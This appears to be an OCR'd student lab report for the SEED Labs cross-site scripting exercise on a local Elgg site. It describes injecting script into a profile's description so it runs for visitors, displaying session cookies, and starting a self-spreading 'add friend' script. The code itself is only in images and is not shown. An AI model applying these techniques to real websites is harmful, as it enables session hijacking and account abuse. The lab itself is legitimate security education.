



6.Here under “brief description” part, I have entered the following code and saved it.



7.After saving, this malicious message pop window is shown And then whoever was trying to view his profile, this window popped up.



Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
Brief description
Hey!Now I am gonna attack you with XSS
OK
Blogs
Bookmarks
Files
Pages
Wire post
Read www.seed-server.com



Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Elgg For SEED Labs
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
Welcome
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Log in
Username or email *
alice
Password *
Remember me
Log in
Lost password



Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Newest members : Elgg
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/samy
Samy : Elgg For SEED Lal
www.seed-server.com/profile/samy
Samy
Add friend
Send a message
Brief description
Hey!Now I am gonna attack you with XSS
OK
Blogs
Bookmarks
Files
Pages
Wire post
Read www.seed-server.com

TASK2

The objective of this task is to embed a JavaScript program in the Elgg profile to get other users' cookie information. . After login as samy, I modified the samy's edit profile section and add an alert script in the Brief Description. The execution result is shown in below.





Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Edit profile : Elgg For SEE
www.seed-server.com/profile/samy/edit
Public
Skills
Public
Contact email
Public
Telephone
Public
Mobile phone
Public
Website
Public
Twitter username
Public
Save
RSS
Bookmark this page
Report this
Powered by Elgg



Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Your profile was successfully saved.
Samy
Edit avatar
Edit profile
About me
pvisitor=8bfe020d-1762-4edc-9058-948aa066469b;
__gsas=ID=5e1f96877e7d92bd:T=1661798640:S=ALNI_Ma6EPx31HgGpt1BlegvSTK9Tle53w;
Elgg=k6pcdmvendsrtgtlk7luhd5f6f
OK
Blogs
Bookmarks
Files
Pages
Wire post
Read www.seed-server.com

TASK3


In this task, Samy will be an attacker and create various techniques that can be used for this attack.These are the following steps I have done:

I have created an addfriends.js file 1st and then populated with the following code-






For samy's id I have inspected the page's source code and found the guid for samy is 59 and so I changed the code accordingly.

